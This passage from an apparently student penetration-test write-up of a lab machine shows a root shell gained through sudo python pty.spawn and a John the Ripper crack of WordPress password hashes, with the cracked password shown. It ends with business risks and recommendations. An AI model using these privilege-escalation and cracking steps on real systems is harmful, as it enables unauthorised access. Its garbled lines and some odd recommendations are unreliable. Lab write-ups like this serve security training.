- How did you exploit the vulnerability? To gain root level privileges escalation, the python spawn shell command which is used to spawn a new PTY to run /bin/bash.
- What did the exploit achieve? This method spawned a new shell, execute sudo and granted a root access!
- Command used: **sudo python -c 'import pty;pty.spawn("/bin/bash")'**

- **Using**  **ege can be seen.**

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```




```
root@target1:/home/steven# sudo -l
Matching Defaults entries for root on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on raven:
    (ALL : ALL) ALL
root@target1:/home/steven# 
```

# Exploitation 3: Brute-force vulnerability

Summarize the following:

- How did you exploit the vulnerability? From the Exploitaion 1, the **wpscan** resulted in gaining access to mysql database using **michael's** credential. Mysql database was then used to examine **wp_users** table to retrieve hashed passwords of users. Using password cracking tool, **'John the Ripper'**, it was possible to crack **steven's** password.
- Command used: **john wp-hashes.txt**



```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

## Business Risks and Recommendations

## Business Risks

### 01 Confidentiality

Keeping data **secure and** controlling access to data so that only authorised users can access or modify.

- Gaining root access to the database.
- Comprise the server
- Failure to implement strong password policy, will attacker to gain access to all the sensitive info in the server.

### 02 Integrity

Keeping data **clean** and untainted, both when it’s uploaded and when it’s stored.

With root access attacker can compromise information on the website or delete the data.

### 03 Availability

Keeping data **accessible**.

With the founded vulnerabilities, the attacker can shutdown the server, delete folders and remove the entire website. It will gain massive financial damage.

## Recommendations

- Disable root access
- Enforce a strong password policy (minimum and maximum length, mixed characters, password reuse rules).
- Salting the hashes
- Disable **nmap** & **wpscan**
- Disable and mask ports
- Use RSA public key for ssh access